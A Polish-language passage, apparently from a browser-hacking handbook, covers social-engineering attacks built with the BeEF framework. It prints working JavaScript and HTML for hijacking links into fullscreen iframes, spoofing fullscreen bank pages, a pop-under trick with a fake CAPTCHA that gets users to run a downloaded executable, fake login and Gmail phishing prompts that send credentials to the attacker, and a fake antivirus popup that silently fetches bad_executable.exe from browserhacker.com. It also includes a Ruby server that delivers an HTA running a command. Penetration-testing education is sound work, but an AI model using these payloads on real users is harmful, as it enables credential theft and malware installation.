Po raz kolejny na ratunek przychodzi moc selektorów jQuery, zapewniając prostą metodę iteracji po każdym z tagów kotwicy w bieżącym DOM:

```
$j('a').click(function(event) {
if ($j(this).attr('href') != '') {
event.preventDefault();
beef.dom.createIframe('fullscreen',
{'src':$j(this).attr('href')},
{},
null
);
$j(document).attr('title',$j(this).html());
document.body.scroll = "no";
document.documentElement.style.overflow = 'hidden';
}
});
```

Dla każdego łącza w aktualnie wybranym DOM wykonywane są następujące czynności:

1. Pierwsza instrukcja if określa, czy bieżące łącze zawiera atrybut HREF, czy nie; skrypt nadpisze tylko te z istniejącym HREF.

2. Funkcja PreventDefault() jest wywoływana, aby zatrzymać obsługę zdarzeń przed kontynuowaniem w górę lub w dół łańcucha obsługi zdarzeń.

3. Funkcja createIframe() jest wywoływana w celu utworzenia pełnoekranowej ramki IFrame ze źródłem ustawionym na atrybut HREF łącza.

4. Tytuł aktualnie zaczepionej strony jest aktualizowany tak, aby był taki sam jak treść w tagu kotwicy.

5. Bieżący dokument ma wyłączone przewijanie, a jego styl przepełnienia jest ustawiony na ukryty, aby spróbować ukryć podstawową zawartość.

Po wykonaniu tej czynności wszystkie linki wydają się być niezmienione. Jednak po kliknięciu ramka IFrame zostanie załadowana na bieżący model DOM, co skłania użytkownika do myślenia, że wszystko jest w porządku, nawet jeśli treść jest ograniczona ramką IFrame. Jak dowiedziałeś się we wcześniejszych częściach, użytkownik może być w stanie wykryć, że doszło do manipulacji, ale z pewnością musiałby się dokładnie przyjrzeć.

Powyższa logika jest zawarta w module „Create Foreground IFrame" BeEF. Jeśli jesteś niecierpliwy, możesz wymusić ładowanie ramki IFrame w bardziej bezpośredni sposób. Aby zminimalizować prawdopodobieństwo wykrycia przez cel, możesz skorzystać z rejestratora zdarzeń BeEF, aby poczekać, aż cel odejdzie od zahaczonej strony przed otwarciem ramki IFrame. Po przejrzeniu celu można uruchomić moduł „Przekieruj przeglądarkę (iFrame)", aby otworzyć nową pełnoekranową ramkę IFrame. Inną sztuczką, która pozwala uniknąć wykrycia, może być faktyczne załadowanie tej samej strony w ramce IFrame – w ten sposób użytkownik będzie kontynuował przeglądanie, nawet nie wiedząc, że jest teraz uwięziony w oknie. Jeszcze bardziej zaawansowana forma ataku pełnoekranowego wykorzystuje moc interfejsu API pełnoekranowego HTML5. Większość przeglądarek ma opcję wyświetlania zawartości w oknie pełnoekranowym, na przykład po kliknięciu klawisza F11 w systemie Windows w programie Internet Explorer. Dzięki API HTML5 Fullscreen tę samą czynność można wykonać programowo z poziomu samej przeglądarki. Ta funkcja jest jednym z mechanizmów używanych przez YouTube do wyświetlania wideo w trybie pełnoekranowym. Funkcja pełnoekranowa HTML5 została wykorzystana przez Feross Aboukhadijeh do zademonstrowania, jak bardziej zaawansowany phishing można przeprowadzić na niczego niepodejrzewających ofiarach. Podsumowując, wykonał następujące kroki:

1. Dodaj nowe ukryte elementy HTML do bieżącej strony, aby podszywać się pod system operacyjny i przeglądarkę ofiary.

2. Dynamicznie stylizuj te elementy w zależności od systemu operacyjnego ofiary i przeglądarki.

3. Zmień obsługę kliknięć fałszywego linku. W przykładzie Aboukhadijeh zmodyfikował link do https://www.bankofamerica.com. Po kliknięciu tego linku wykonaj następujące czynności:

1. Zapobiegaj domyślnym akcjom i obsłudze zdarzeń.

2. Przejdź do pełnego ekranu.

3. Zmień widoczność ukrytych elementów HTML z wcześniejszej na widoczne.

4. Wypełnij główny element HTML sfałszowaną treścią. Przykładem Aboukhadijeha był zrzut ekranu rzeczywistej strony internetowej Bank of America.

Ze względu na niespójności przeglądarek kod do przejścia w tryb pełnoekranowy różni się nieco w zależności od przeglądarki. Aby sobie z tym poradzić, możesz użyć:

```
function requestFullScreen() {

if (elementPrototype.requestFullscreen) {

document.documentElement.requestFullscreen();

} else if (elementPrototype.webkitRequestFullScreen) {

document.documentElement.webkitRequestFullScreen(

Element.ALLOW_KEYBOARD_INPUT);

} else if (elementPrototype.mozRequestFullScreen) {

document.documentElement.mozRequestFullScreen();

} else {

/* can't go fullscreen */

}

}
```

Alternatywnie, Sindre Sorhus napisał bibliotekę JavaScript dla różnych przeglądarek, która może być również używana. Pamiętaj, że chociaż możesz programowo kontrolować, jaką witrynę otworzyć w trybie pełnoekranowym, przeglądarka będzie utrzymywać otwarte okno dialogowe z ostrzeżeniem. Jak zmniejszyć prawdopodobieństwo, że użytkownik będzie podejrzewał sfałszowany wyświetlacz pełnoekranowy? Spróbuj załadować ramkę do domeny, którą kontrolujesz, o nazwie bardzo podobnej do pierwotnej witryny. W idealnym przypadku, jeśli nowa domena tylko nieznacznie różni się od oryginalnej domeny, okno dialogowe ostrzeżenia i załadowana witryna będą wyglądać prawie identycznie.

Nadużywanie oczekiwań dotyczących interfejsu użytkownika

Większość przeglądarek przeszła z modalnych na niemodalne powiadomienia o pobieraniu plików, aktywacji wtyczek i uprzywilejowanych wywołaniach API HTML5. Safari było jednym z niewielu wyjątków, który używał powiadomień modalnych. Ideą powiadomień niemodalnych jest informowanie użytkownika o czymś bez przerywania nawigacji na bieżącej stronie. Innymi słowy, celem jest zwiększenie użyteczności bez denerwowania użytkownika. Rosario Valotta przedstawiła badania na temat sposobów nadużywania tych niemodalnych okien dialogowych w wielu przeglądarkach na Hack In The Box 2013.1 Po pierwsze, jak opisano, niemodalne powiadomienia są dość łatwe do podszywania się. Za pomocą kilku linijek kodu JavaScript i CSS możesz łatwo wyświetlić tę samą zawartość, którą Chrome lub Internet Explorer pokazałby podczas pobierania pliku wykonywalnego. Co więcej, Rosario zidentyfikowała cztery główne problemy z niemodalnymi powiadomieniami:

■ Nawet jeśli okno jest w tle, na przykład okienko pop-under lub okno drugorzędne, niemodalne powiadomienia są i tak wyświetlane.

■ Skróty klawiaturowe są włączone dla pasków powiadomień. W zależności od języka przeglądarki można na przykład uruchomić plik wykonywalny po wyświetleniu monitu w przeglądarce za pomocą skrótu Alt+R (uruchom, angielski system operacyjny) lub Alt+E (Esegui, włoski system operacyjny).

■ Paski powiadomień można nawigować za pomocą klawisza Tab, co oznacza, że można przejść z przycisku Uruchom do opcji Zapisz lub Anuluj.

■ Powiadomienia niemodalne są powiązane z oknem nawigacji, więc są przesuwane po ekranie, zmieniane i zamykane razem z oknem nawigacji.

Być może zauważyłeś już pewne potencjalne problemy z bezpieczeństwem, które mogą być celem ataku na użytkownika. W rzeczywistości, dzięki zachowaniu tych niemodalnych okien dialogowych, nakłonienie użytkownika do wpisania jednego klucza wystarczy do uruchomienia pliku wykonywalnego w przeglądarce Internet Explorer, całkowicie omijając wszelkie powiadomienia lub potwierdzenia użytkownika. To samo można osiągnąć z Google Chrome, tym razem nakłaniając użytkownika do wykonania tylko jednego kliknięcia. Przeanalizujmy szczegółowo, jak jest to możliwe w programie Internet Explorer. Poniżej znajduje się zmodyfikowana wersja oryginalnego kodu „Proof of Concept" Rosario wraz ze zrzutami ekranu. Łącząc te cztery poprzednie punkty dotyczące niemodalnych okien dialogowych, możesz przeprowadzić atak na użytkownika korzystającego z przeglądarki Internet Explorer 9 lub 10 w systemie Windows 7, wykonując następujące czynności:

1. Stwórz okienko pop-under, używając pop-under jQuery

2. Pop-under inicjuje pobieranie pliku wykonywalnego, na przykład legalnego pliku wykonywalnego z backdoorem Metasploit Meterpreter, który po uruchomieniu automatycznie próbuje połączyć się z powrotem do browserhacker.com.

3. Powiadomienie niemodalne jest wyzwalane, ale jest ukryte przed widokiem użytkownika, ponieważ pop-under powstało dokładnie za bieżącym oknem nawigacji.

4. Pop-under jest nadal w tle, ale ma teraz fokus, co oznacza, że każde wejście z klawiatury zostanie skierowane do pop-under.

5. Możesz teraz zastosować sztuczki socjotechniczne, aby zmusić użytkownika do wpisania R, SPACJA lub ENTER, co da taki sam efekt, jak kliknięcie przycisku Uruchom w niemodalnym oknie dialogowym. Innymi słowy, udało Ci się wykonać kod bez powiadomienia lub potwierdzenia użytkownika.

Aby wykonać ten sprytny atak, możesz użyć następującego kodu:

```
< !DOCTYPE html >

< html >

< head >

< !-- with IE9, the focus of the pop-under is on the

notification bar, which facilitates the attack -- >

< meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" / >

< /head >

< body >

< h2 >Private Forum

< h3 >Click the button to start registration

< div >
```

```
< button onclick="loadpopunder()" >Start< /button >
< /div >
< script >
function loadpopunder(){
win3=window.open('popunder.html','',
'top=0, left=0,width=500,height=500');
win3.blur();
document.write("Loading...");
document.location="captcha.html";
doit();
}
function doit(){
win3=window.open('popunder.html','',
'top=0, left=0,width=500,height=500');
win3.blur();
}
< /script >
< /body >
< /html >
```

Gdy użytkownik kliknie przycisk Start, funkcja loadpopunder() zostanie uruchomiona, a okienko pop-under załaduje stronę popunder.html zawierającą następujący kod:


```
< !DOCTYPE html >
< html >
< head >
< meta charset="utf-8" / >
< !-- with IE9, the focus of the pop-under is on the
notification bar, which facilitates the attack -- >
< meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" / >
< title >Exploit Demo< /title >
< /head >
< body style='height: 1000px'  >
```


```
< iframe id="f1" width="100" height="100" >< /iframe >

< script type="text/javascript" >

document.getElementById("f1").src="malicious.exe";

< /script >

< /body >

< /html >
```

Użytkownik tego nie zauważy, ponieważ pop-under pojawia się za aktywnym oknem przeglądarki. Zwróć uwagę, że źródło IFrame jest dynamicznie zmieniane za pomocą JavaScript, aby uruchomić pobieranie pliku wykonywalnego. Jednocześnie lokalizacja bieżącej strony zostaje zmieniona na captcha.html:

```
< !DOCTYPE html >

< html >

< head >

< !-- with IE9, the focus of the pop-under is on the

notification bar, which facilitates the attack -- >

< meta http-equiv="X-UA-Compatible" content="IE=EmulateIE7" / >

< /head >

< body >

< h2 >To proceed with registration we need

to verify you are not a bot...

< h3 >Type the text shown below:< /h3 >

< img src="blink.gif" >< /img >

< img src="captcha.png"

style="position:absolute; top:120px; left:170px" >< /img >

< /body >

< /html >
```

Fałszywy monit CAPTCHA to sztuczka, której możesz użyć, aby ofiara wpisała żądany klucz, w tym przypadku klawisz R jako Uruchom, zakładając, że system operacyjny jest w języku angielskim. Rysunki poniższe pokazują, co się dzieje, gdy użytkownik wpisze klawisz R (pierwszy znak na fałszywym obrazie CAPTCHA):





Aby domyślnie przenieść fokus na pasek powiadomień, poprzedni kod zawierał metatagi, dzięki którym IE renderuje stronę jako IE 7. Renderując zawartość jako IE 7, przeglądarka automatycznie skupi się na pasku powiadomień, tak jak kiedyś IE 7. Oznacza to, że Tab + R nie jest już potrzebny; tylko klawisz R wystarczy do wykonania pliku binarnego. Ta prosta zmiana zwiększa skuteczność ataku. Dwa główne ograniczenia tej techniki ataku to: Kontrola dostępu użytkownika (UAC) i filtr Smartscreen. Kontrola konta użytkownika nie jest uważana za duży problem, ponieważ jest uruchamiana tylko wtedy, gdy potrzebujesz uprawnień administratora do uruchomienia pliku wykonywalnego. Plik wykonywalny z backdoorem Meterpretera prawdopodobnie nie będzie tego potrzebował. Drugi, filtr Smartscreen, został wprowadzony w programie Internet Explorer 8 i jest oparty na reputacji i zapobiega

uruchamianiu potencjalnie niebezpiecznych plików wykonywalnych bez wcześniejszego ostrzegania użytkownika. Podobnie jak większość testów opartych na reputacji, Smartscreen nie jest w 100% niezawodny. Według badań firmy Valotta 20% skróconych i połączonych adresów URL publikowanych na Twitterze wskazujących pliki wykonywalne – znane również jako exetweety – omija Smartscreen. Co więcej, jeśli jesteś w stanie podpisać plik wykonywalny certyfikatem podpisującym Symantec Extended Validation, Smartscreen natychmiast rozpozna certyfikat jako ważny, bez wcześniejszej reputacji tego pliku lub wydawcy


Korzystanie z fałszywych monitów logowania

Jeśli już łączysz się ze zdarzeniami na klawiaturze, możesz się zastanawiać, dlaczego musiałbyś próbować zdobyć nazwy użytkowników i hasła w inny sposób. W końcu już widzisz wszystkie naciśnięcia klawiszy, prawda? Skuteczność przechwytywania zdarzeń naciśnięcia klawisza DOM zależy całkowicie od tego, gdzie w aplikacji ustanowiono podpięcie. Na przykład, jeśli początkowe podpięcie zostało wprowadzone przez lukę XSS na stronie logowania aplikacji internetowej, podpięcie się do zdarzeń naciśnięcia klawisza DOM może ujawnić nazwę użytkownika i hasło użytkownika. Niestety, nie zawsze tak jest; w wielu przypadkach możesz być w stanie pobrać podpięcie do przeglądarki dopiero po uwierzytelnieniu użytkownika. Jasne, w tym momencie możesz być w stanie uzyskać bieżące pliki cookie sesji, a nawet przejechać sesję użytkownika za pomocą Tunneling Proxy BeEF, ale nie pozwala to na łatwe logowanie się do aplikacji na późniejszym etapie. Oprócz korzyści wynikających z ponownego uwierzytelnienia jako niczego niepodejrzewający użytkownik, uzyskanie kopii hasła użytkownika oferuje również inne korzyści. Ponowne użycie hasła jest podstawowym problemem w systemach, które opierają się na jednoskładnikowym uwierzytelnianiu opartym na hasłach. W takich przypadkach, jeśli udało Ci się zdobyć hasło użytkownika, możesz użyć tego tajnego klucza do podszywania się pod ofiarę w wielu systemach. Wpływ tych ataków phishingowych będzie w pewnym stopniu zależeć od kontekstu pierwszego haka. Niestety, większość użytkowników jest skłonna podać szczegóły, mimo że wszystkie ostrzegawcze dzwonki alarmowe rozbrzmiewają. Częściowo dlatego tradycyjne oszustwa phishingowe nadal są skuteczną metodą uzyskiwania przez oszustów danych uwierzytelniających bank. Jeśli zdobędziesz wystarczającą liczbę osób do odwiedzenia witryny, nadal możesz oszukać kilka z nich, aby ujawniły swoje wrażliwe sekrety. Ładowanie fałszywego monitu logowania w sesji przeglądania użytkownika za pomocą funkcji prompt() JavaScript jest tak proste, jak następujące:

var answer = prompt("Your session has expired.

Please re-enter your password:");

Po wykonaniu pojawi się okno dialogowe i wykradnie fokus, podobnie jak na rysunku



Zmienną odpowiedzi można następnie przesłać z powrotem do atakującego, ale użycie tej metody nie jest tak skuteczne. Okno dialogowe jest oczywiście nie na miejscu i nie jest oznakowane jak oryginalna witryna internetowa, a zauważysz, że pole nie jest puste, jak większość okien dialogowych dotyczących haseł

Ładna kradzież

Oczywiście, jeśli jesteś w stanie wstawić dowolną zawartość do aktualnie podłączonego źródła, nic nie stoi na przeszkodzie, aby wyświetlić bardziej autentycznie wyglądające okno dialogowe logowania. To jest dokładnie to, co robi moduł „Pretty Theft" w BeEF. Moduł zawiera zestaw gotowych szablonów phishingu, w tym tych, których celem są następujące popularne usługi:

■ Facebook

■ LinkedIn

■ YouTube

■ Yammer

We wszystkich tych innych okolicznościach moduł oferuje również tryb ogólny, który umożliwia opublikowanie niestandardowego obrazu w oknie dialogowym. Moduł używa podobnego modalnego okna dialogowego przyciemniania tła, a po uruchomieniu inicjuje licznik czasu, który stale sprawdza aktualizacje nazwy użytkownika i monitów o hasło.

Wyłudzanie informacji w Gmailu

Innym soczystym celem tego rodzaju dynamicznych, osadzonych oszustw phishingowych jest oczywiście Gmail. W czerwcu 2012 r. usługa pocztowa Google została uznana za najpopularniejszą dostępną platformę poczty internetowej, przewyższając nawet Hotmail w czasie, gdy docierała do oszałamiającej liczby 425 milionów użytkowników w porównaniu z 360 milionami Hotmaila. I tak narodził się moduł „Gmail Phishing". Ten moduł BeEF, opracowany przez @floyd_ch, jest podobny do wcześniejszych modułów, ale różni się nieco wykonaniem. Przy pierwszym uruchomieniu moduł wykonuje następujące czynności:

```
document.title = "Google Mail: e-mail od Google";

beef.browser.changeFavicon("https://mail.google.com/favicon.ico");

wylogujGoogle();

displayPhishingSite();
```

Phish jest konfigurowany poprzez aktualizację tytułu bieżącego dokumentu, a następnie aktualizację ikony do pliku favicon.ico Google. Funkcja logoutGoogle() inicjuje niekończącą się pętlę, która nieustannie żąda funkcji wylogowania Google, która akurat nie ma kontroli anty-XSRF, i dlatego bez pytania wyloguje aktualnie zalogowanych użytkowników. Spowoduje to wylogowanie użytkowników, jeśli są zalogowani, lub zatrzyma ich wylogowanie, jeśli spróbują zalogować się gdzie indziej. Następnie funkcja displayPhishingSite() resetuje bieżący element document.body z treścią phishingową. Gdy cel prześle swoje dane do monitu logowania, moduł wysyła dane uwierzytelniające z powrotem do serwera BeEF, próbuje otworzyć nowe okno podpinając się z powrotem do BeEF, a na koniec przekierowuje je z powrotem na stronę logowania Google. Ze względu na poprzednią funkcję wylogowania cel będzie wyglądał, jakby powrócił na tę samą stronę, co wyłudzana zawartość, tak jakby za pierwszym razem błędnie wpisał swoje dane uwierzytelniające. Poniższy fragment kodu pokazuje ten kod:

```
window.open(http://browserhacker.com/rehook.html);

window.focus();

window.location = "https://accounts.google.com/ServiceLoginAuth";
```

Korzystanie z fałszywych aktualizacji oprogramowania

Często, gdy atakujesz docelową organizację, musisz wyskoczyć ze sfery przeglądarki i bardziej bezpośrednio na docelowe komputery. Aby postawić stopę w drzwiach, być może będziesz musiał najpierw nadużyć zaufania celu. Specjaliści ds. bezpieczeństwa są często postrzegani jako głosiciele niepewnych mas o tym, jak ważne jest aktualizowanie oprogramowania, zwłaszcza jeśli dostępne są wybitne łatki bezpieczeństwa. W rzeczywistości jednak nawet te środki ostrożności często nie wystarczają, zwłaszcza w obliczu exploitów dnia zerowego. W wielu przypadkach użytkownicy bez zastanowienia klikną przycisk Zainstaluj lub OK, gdy pojawią się monity z prośbą o aktualizację niezabezpieczonego oprogramowania. Wykorzystywanie pragnienia użytkownika, aby po prostu zająć się tym, co robi, jest wielkim zaufaniem do nadużywania, aby nie tylko wsadzić stopę w drzwi, ale także je szeroko otworzyć. Przestępcy często używają tej samej techniki, gdy próbują rozpowszechniać fałszywe oprogramowanie zabezpieczające lub złośliwe oprogramowanie. Na przykład pojawi się okno dialogowe z informacją, że oprogramowanie zabezpieczające użytkownika jest nieaktualne i musi zainstalować najnowszą wersję. Pobrane oprogramowanie oczywiście nie jest takie, jak się wydaje i często zawiera złośliwe ładunki lub fałszywe oprogramowanie antywirusowe, które wymaga uiszczenia opłaty za aktywację. Jeśli ofiara poda szczegóły płatności, oszustwo się powiodło. Czasami, aby bardziej skupić się na fałszywym oknie dialogowym, możesz najpierw przyciemnić resztę ekranu, korzystając z pełnoekranowego modalnego okna dialogowego lub okna. Pomoże w tym poniższa funkcja JavaScript:

```
function grayOut(vis) {

var dark=document.getElementById('darkenScreenObject');

if (!dark) {
```

```
var tbody = document.getElementsByTagName("body")[0];
var tnode = document.createElement('div');
tnode.style.position='absolute';
tnode.style.top='0px';
tnode.style.left='0px';
tnode.style.overflow='hidden';
tnode.style.display='none';
tnode.id='darkenScreenObject';
tbody.appendChild(tnode);
dark=document.getElementById('darkenScreenObject');
}
if (vis) {
var opacity = 70;
var opaque = (opacity / 100);
dark.style.opacity=opaque;
dark.style.MozOpacity=opaque;
dark.style.filter='alpha(opacity='+opacity+')';
dark.style.zIndex=100;
dark.style.backgroundColor='#000';
dark.style.width='100%';
dark.style.height='100%';
dark.style.display='block';
} else {
dark.style.display='none';
}
}
```

Podczas wykonywania grayOut(true) czarny element wypełni ekran z kryciem ustawionym na 70 procent. To wydaje się przyciemniać wszystko za tym. Wykonanie grayOut(false) zwróci atrybut wyświetlania elementu z powrotem na zero, co spowoduje jego ponowne ukrycie. Następna funkcja wyświetli kolejny element nad czarnym elementem, z fałszywym obrazem antywirusowym:

```
function avpop() {
avdiv = document.createElement('div');
```

```
avdiv.setAttribute('id', 'avpop');

avdiv.setAttribute('style', 'width:754px;height:488px;position:fixed;

top:50%; left:50%; margin-left: -377px; margin-top: -244px;

z-index:101');

avdiv.setAttribute('align', 'center');

document.body.appendChild(avdiv);

avdiv.innerHTML= '< img id=\'avclicker\'

src=\'http://browserhacker.com/avalert.png\' / >';

}
```


Kiedy avpop() jest wykonywane, tworzy kolejny element nad zaciemnionym elementem, w którym jest tylko obraz. Dołączając moduł obsługi kliknięcia do tego obrazu, możesz ukończyć pętlę:

```
$j('#avclicker').click(function(e) {

var div = document.createElement("div");

div.id = "download";

div.style.display = "none";

div.innerHTML=

"< iframe src='http://browserhacker.com/bad_executable.exe'

width=1 height=1 style='display:none' >< /iframe >";

document.body.appendChild(div);

$j('#avpop').remove();

grayOut(false);

});
```

Po kliknięciu fałszywego obrazu AV ładowana jest niewidoczna ramka IFrame, która pobiera plik wykonywalny z http://browserhacker.com/bad_executable.exe. Następnie usunie fałszywe wyskakujące okno dialogowe i usunie czarny element tła, przywracając stronę do poprzedniego stanu. Oczywiście istnieją ograniczenia tej metody - spowoduje to po prostu pobranie pliku wykonywalnego. Zamiast udostępniać plik wykonywalny, jak w poprzednim przykładzie, jeśli przechwyconą przeglądarką jest Internet Explorer, możesz nakłonić użytkownika do uruchomienia aplikacji HTML (HTA). Krótko mówiąc, aplikacje HTA zawierają wszystkie funkcje przeglądarki Internet Explorer bez narzucania ścisłego modelu zabezpieczeń i interfejsu użytkownika przeglądarki. Na przykład bezpieczeństwo strefy jest ignorowane podczas uruchamiania kodu w aplikacji HTA. Mógłbyś łatwo wchodzić w interakcję z systemem plików, uzyskiwać dostęp do rejestru, a nawet wykonywać polecenia. Z tego powodu aplikacje HTA były powszechnie wykorzystywane do złośliwych celów już w 2007 i 2008 roku. Co zaskakujące, aplikacje HTA nadal działają w najnowszym programie Internet Explorer i dlatego są nadal postrzegane jako skuteczny wektor ataku. Poniższy kod to prosty serwer WWW Ruby, który obsługuje małą aplikację HTA:

```
require 'rubygems'
require 'thin'
require 'rack'
require 'sinatra'
class Hta < Sinatra::Base
before do
content_type 'application/hta'
end
get "/application.hta" do
"< script>new ActiveXObject('WScript.Shell')" +
".Run('calc.exe')</script >"
end
end
@routes = {
"/" => Hta.new
}
@rack_app = Rack::URLMap.new(@routes)
@thin = Thin::Server.new("browserhacker.com", 4000, @rack_app)
Thin::Logging.silent = false
Thin::Logging.debug = true
puts "[#{Time.now}] Thin ready"
@thin.start
```


Nakłonienie celu do otwarcia http://browserhacker.com:4000/application.hta powoduje wyświetlenie okna dialogowego z ostrzeżeniem na rysunku:



